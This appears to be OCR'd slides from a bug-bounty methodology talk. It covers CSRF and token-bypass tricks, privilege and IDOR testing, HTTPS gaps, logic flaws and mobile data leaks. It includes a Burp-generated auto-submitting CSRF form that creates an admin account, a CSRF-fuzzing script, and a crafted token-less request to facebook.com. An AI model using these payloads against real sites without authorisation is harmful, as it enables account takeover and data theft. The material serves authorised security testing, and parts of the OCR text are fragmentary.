
- 2014/09/08 PoC [a PDFLaTeX quine+polyglot](#): A PDF that is also
- 2014/08/10 PoC [PoC||GTFO 0x5](#) a Flash, Iso, PDF, ZIP polyglots
 - **article** A cryptographer and a binarista walk into a bar
- 2014/06/27 PoC [PoC||GTFO 0x4](#) a TrueCrypt, PDF , ZIP polyglot
 - This Encrypted Volume is also a PDF; or, A Polyglot Trick for E
 - How to Manually Attach a File to a PDF
- 2014/04/02 [When your slides read themselves: a binary inception](#)
- 2014/03/30 [a JPG/ZIP/PDF binary chimera](#) (the file is a JPG image the image data is present only once) - 1 data body, 3 heads of diff
- (2014/03/17) [PoC||GTFO 0x03](#) is a PDF/ZIP/JPG/Audio (raw AFS)
 - This PDF is a JPEG; or, This Proof of Concept is a Picture of C
 - A Binary Magic Trick, Angecryption
- (2013/12/28) [a MBR/PDF/ZIP polyglot](#) + article
- (2013/10/06) [a schizophrenic PE](#) + article
- (2013/09/13) ['inception' slides](#) a PE+PDF+HTML+ZIP **polyglot** ar
- (2013/01/02) [CorkaM-OsX](#), a Mach-O+PDF+HTML+Java **polyglo**
- (2012/12/13) [CorkaMInuX](#), an ELF+PDF+HTML+Java **polyglot** fil
- (2012/08/01) [CorkaMIX](#), a PE+PDF+HTML(+JavaScript)+(Jar[Cl

CSRF

CSRF

Everyone knows CSRF but the TLDR here is find sensitive functions and attempt to CSRF.

Burps CSRF PoC is fast and easy for this:



The screenshot shows the 'CSRF generator' application window. The top section displays the request details for the URL `https://2f1597193dc8.mdseclabs.net`. The request is a POST to `/auth/390/NewUserStep2.ashx` with various headers including `Accept`, `Referer`, `User-Agent`, `Content-Type`, `Host`, `Proxy-Connection`, `Pragma`, and `Cookie`. The cookie value is `SessionId_390=533F02964762A7D6E1C1DE159688448D`. The request body contains the following parameters: `realname=daf&username=daf&userrole=admin&password=pwned123&confirmpassword=pwned123`.

The bottom section, titled 'CSRF HTML:', shows the generated HTML code for a CSRF PoC. The code is as follows:

```
<!-- CSRF PoC - generated by burp suite professional -->
<body>
  <form action="https://2f1597193dc8.mdseclabs.net/auth/390/NewUserStep2.ashx"
method="POST">
    <input type="hidden" name="realname" value="daf" />
    <input type="hidden" name="username" value="daf" />
    <input type="hidden" name="userrole" value="admin" />
    <input type="hidden" name="password" value="pwned123" />
    <input type="hidden" name="confirmpassword" value="pwned123" />
    <input type="submit" value="Submit form" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

At the bottom of the window, there are buttons for 'regenerate', 'test in browser', 'copy HTML', and 'close'.

CSRF

Many sites will have CSRF protection, focus on CSRF **bypass** !

Common bypasses:

- Remove CSRF token from request
- Remove CSRF token parameter value
- Add bad control chars to CSRF parameter value
- Use a second identical CSRF param
- Change POST to GET

Check this out...

CSRF

Debasish Mandal wrote a python tool to automate finding CSRF bypasses called [Burpy](#).

Step 1: Enable logging in Burp. Crawl a site with Burp completely executing all functions.

Step 2: Create a template...



debasishm89 on Oct 30, 2013 Update samplexsr.py

1 contributor

20 lines (19 sloc) | 1.069 kb

Raw

Blame

History



```
1 from rawweb import *
2 def main(raw_stream,ssl):                                # create a mail subroutine (mandatory)
3     title = ["Possible XSRF",                            #Test title for reporting when test is successful
4             "Removed XSRF token from request"]# Brief description of test how you are manipulating the request(Will help
5     raw = RawWeb(raw_stream)                             # Initiate rawweb library
6     raw.addheaders({'Header1':'Value1'}) # Add new headers to that request
7     raw.removeheaders(['Referrer'])                    # Remove Referrer header if exist in raw request
8     final = raw.removeparameter("auth_token")          # final will hold the final request to be fired.(For reporting)
9     result = raw.fire(ssl)
10    #result[0] => 200      => Integer
11    #result[1] => OK      => String
12    #result[2] => Response headers => dictionary
13    #result[3] => body    => string
14    if 'csrf error' in result[3]:
15        # Generic CSRF error is in response body. Hence return "FALSE"
16        return "FALSE"
17    else:
18        # As the generic csrf error is not present in body, treat this as suspicious and +ve result.
19        return title,final,result[0],result[1],result[2],result[3]
```

Base Request

POST /messages/action/ HTTP/1.1

Host: www.facebook.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:20.0) Gecko/20100101 Firefox/20.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.facebook.com/messagingconfirmation?action_url=/messages/action/?

mm_action=delete&tids=mid.1375723992343%3A9fb37a810424df2016&tid=mid.1375723992343:9fb37a81

Cookie: Deleted

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 61

mm_action=delete&tids=mid.1375723992343:9fb37a810424df2016&fb_dtsg=xy8asd_

Crafted Request [Token Removed from Request]

POST /messages/action/ HTTP/1.1
Content-Length: 61
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:20.0) Gecko/20100101 Firefox/20.0
Host: www.facebook.com
Referer: http://www.facebook.com/messagingconfirmation?action_url=/messages/action/?
mm_action=delete&tids=mid.1375723992343%3A9fb37a810424df201&tid=mid.1375723992343:9fb37a810
Fun: Fun
Cookie: Deleted
Content-Type: application/x-www-form-urlencoded

mm_action=delete&tids=mid.1375723992343:9fb37a810424df2016&

Live Response

HTTP/1.1 408 Client timeout
date: Thu, 17 Oct 2013 07:54:30 GMT
connection: keep-alive
content-type: text/html; charset=utf-8
content-length: 2131

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1

CSRF

Or focus on pages without the token in Burp:

https://github.com/arvinddoraiswamy/mywebappscripts/blob/master/BurpExtensions/csrf_token_detect.py

```
#This is where you put the name of the token that is being used in the application you are testing. It searches for __VIEWSTATE by default.  
#extension will search for this token in every request and tell you which requests do NOT have a token, so you can manually explore.  
anticsrf_token_name='securityRequestParameter'
```

CSRF

| <u>CSRF Common Critical functions</u> | |
|---------------------------------------|------------------------------|
| Add / Upload file | Password change |
| Email change | Transfer Money /
Currency |
| Delete File | Profile edit |




Privilege, Transport, Logic

Privilege

Often logic, priv, auth bugs are blurred.

Testing user priv:

1. admin has power
2. peon has none
3. peon can use function only meant for admin



Privilege

1. Find site functionality that is restricted to certain user types
2. Try accessing those functions with lesser/other user roles
3. Try to directly browse to views with sensitive information as a lesser priv user

Authorize Burp plugin is pretty neat here...

<https://github.com/Quitten/Authorize>

<u>Common Functions or Views</u>
Add user function
Delete user function
start project / campaign / etc function
change account info (pass, CC, etc) function
customer analytics view
payment processing view
any view with PII

1. Browse using high priv user
2. Login with a lower priv user
3. Burp Plugin re-requests to see if low priv can access high priv

Burp Intruder Repeater Window Help	
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts Autorize	
URL	Authorization Enforcement Status
https://github.com.443/Quitten/Autorize	Authorization enforced!!! (please configure e
https://github.com.443/Quitten/Autorize	Authorization enforced!!! (please configure e
https://github.com.443/Quitten/Autorize/show_partial:partial=recently_touched_branches_list	Authorization enforced!!! (please configure e
https://github.com.443/Quitten/Autorize/issues/counts	Authorization bypass!
https://github.com.443/_sockets	Authorization enforced!!! (please configure e
https://www.google-analytics.com.443/collect	Authorization bypass!
https://www.google-analytics.com.443/collect?v=1&_v=j30&a=390061675&l=pageview&_s=1&dl=https%3A%2F%2Fgithub.com%2FQuitten%2FAutori...	Authorization bypass!
https://collector.githubapp.com.443/github/page_view dimensions(page)=https%3A%2F%2Fgithub.com%2FQuitten%2FAutorize&dimensions(title)=Q...	Authorization bypass!
https://github.com.443/_stats	Authorization bypass!
https://fbcdn-video-d-a.akamaihd.net.443/hvideo-ak-xpa1/v/t42.1790-2/10950765_10155225512495112_67071319_n.mp4?ri=549&vabr=305&oh=726ae3fd5...	Authorization bypass!
https://github.com.443/Quitten/Autorize	Authorization enforced!
https://github.com.443/Quitten/Autorize/show_partial:partial=recently_touched_branches_list	Authorization enforced!!! (please configure e
https://github.com.443/Quitten/Autorize/issues/counts	Authorization bypass!
https://github.com.443/_sockets	Authorization enforced!!! (please configure e
https://www.google-analytics.com.443/collect	Authorization bypass!
https://www.google-analytics.com.443/collect?v=1&_v=j30&a=1052251930&l=pageview&_s=1&dl=https%3A%2F%2Fgithub.com%2FQuitten%2FAuto...	Authorization bypass!
https://0-edge-chat.facebook.com.443/pull/channel=p_1164700792&seq=7&partition=-2&clientid=418e75d7&cb=fzom&idle=6&cap=8&uid=1164700792&...	Authorization enforced!
https://collector.githubapp.com.443/github/page_view dimensions(page)=https%3A%2F%2Fgithub.com%2FQuitten%2FAutorize&dimensions(title)=Q...	Authorization bypass!

Insecure direct object references

IDORs are common place in bounties, and hard to catch with scanners.



Find **any and all** UIDs

- increment
- decrement
- negative values
- Attempt to perform sensitive functions substituting another UID
 - change password
 - forgot password
 - admin only functions



Idor's

<u>Common Functions , Views, or Files</u>
Everything from the CSRF Table, trying cross account attacks
Sub: UIDs, user hashes, or emails
Images that are non-public
Receipts
Private Files (pdfs, ++)
Shipping info & Purchase Orders
Sending / Deleting messages




Transport

Most security concerned sites will enable HTTPS. It's your job to ensure they've done it **EVERYWHERE** . Most of the time they miss something.

Examples:

- Sensitive images transported over HTTP
- Analytics with session data / PII leaked over HTTP



Transport


<https://github.com/arvinddoraiswamy/mywebappscripts/tree/master/ForceSSL>

1. Spider the application **and** generate a site **map** in Burp.
2. Select the sites/directories that you want using CTRL+Click; right click in Burp **and select** 'Copy all URLs'.
3. Create a new file called `https_urls` in the same directory **as** this script.
4. Paste the copied URLs into this file **and** save this file.
5. Run the script `force_http_req_threaded.py` **as** follows - `python force_http_req_threaded.py`.
6. Create a directory called URLs. The file '`https_urls`' is copied into URLs **and split** into multiple files; **each** having 200 lines.
7. Each file is processed **and** every single https URL now requested over HTTP.
8. The result of this process is written into a file called '`report`'. This file is in the same directory **as** the script.

Logic

Logic flaws that are tricky, mostly manual:

- substituting hashed parameters
- step manipulation
- use negatives in quantities
- authentication bypass
- application level DoS
- Timing attacks




Auxiliary

The vulns formerly known as “noise”


- Content Spoofing or HTML injection
- Referer leakage
- security headers
- path disclosure
- clickjacking
- ++



How to test a web app in n minutes



How can you get maximum results within a given time window?



Data Driven Assessment (diminishing return FTW)



1. Visit the search, registration, contact, password reset, and comment forms and hit them with your polyglot strings
2. Scan those specific functions with Burp's built-in scanner
3. Check your cookie, log out, check cookie, log in, check cookie. Submit old cookie, see if access.
4. Perform user enumeration checks on login, registration, and password reset.
5. Do a reset and see if; the password comes plaintext, uses a URL based token, is predictable, can be used multiple times, or logs you in automatically
6. Find numeric account identifiers anywhere in URLs and rotate them for context change
7. Find the security-sensitive function(s) or files and see if vulnerable to non-auth browsing (idors), lower-auth browsing, CSRF, CSRF protection bypass, and see if they can be done over HTTP.
8. Directory brute for top short list on SecLists
9. Check upload functions for alternate file types that can execute code (xss or php/etc/etc)

Things to take with you...

1. Crowdsourced testing is different enough to pay attention to
2. Crowdsourcing focuses on the 20% because the 80% goes quick
3. Data analysis can yield the most successfully attacked areas
4. A 15 minute web test, done right, could yield a majority of your critical vulns
5. Add polyglots to your toolbelt
6. Use SecLists to power your scanners
7. Remember to periodically refresh your game with the wisdom of other techniques and other approaches

Follow these ninjas who I profiled: <https://twitter.com/Jhaddix/lists/bninjas>

Bug Hunters Methodology

This preso ended up to be way too much to fit in an 45min talk . 50% of research still unparsed

- More tooling to automate
- XXE and parser attacks
- SSRF
- Captcha bypass
- Detailed logic flaws
- More mobile

Meme Count:

13

Attribution and Thanks

Tim Tomes - Recon-ng

Joe Giron - RFI params

Soroush Dalili - File in the Hole preso

Mathias Karlsson - polyglot research

Ashar Javed - polyglot/xss research

Ryan Dewhurst & Wpscan Team

Bitquark - for being a ninja, bsqli string

rotlogix - liffy LFI scanner

Arvind Doraiswamy - HTTPs, CSRF Burp Plugins

Barak Tawily - Autorize burp plugin

the RAFT list authors

Ferruh Mavituna - SVNDigger

Jaime Filson aka wick2o - GitDigger

Robert Hansen aka rsnake - polyglot / xss

Dan Crowley - polyglot research

Daniel Miessler - methodology, slide, and data contributions

My awesome team at Bugcrowd (Jon, Tod, Shpend, Ben, Grant, Fatih, Patrik, Kati, Kym, Abby, Casey, Chris, Sam, Payton ++)

Rootcon & All the bug hunting community!!!

Mobile


Data Storage

Its common to see mobile apps not applying encryption to the files that store PII.

<u>Common places to find PII unencrypted</u>
Phone system logs (avail to all apps)
webkit cache (cache.db)
plists, dbs, etc
hardcoded in the binary

Quick spin-up for iOS

Daniel Mayers [idb tool](#):



Logs!

```
root@generic_x86:/ # logcat
logcat
--- beginning of /dev/log/system
D/ConnectivityService( 1272): Sampling interval elapsed, updating statistics ..
D/ConnectivityService( 1272): Done.
D/ConnectivityService( 1272): Setting timer for 720seconds
beginning of /dev/log/main
E/LOGIN ( 4416): entered password is pass - Login Failed
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
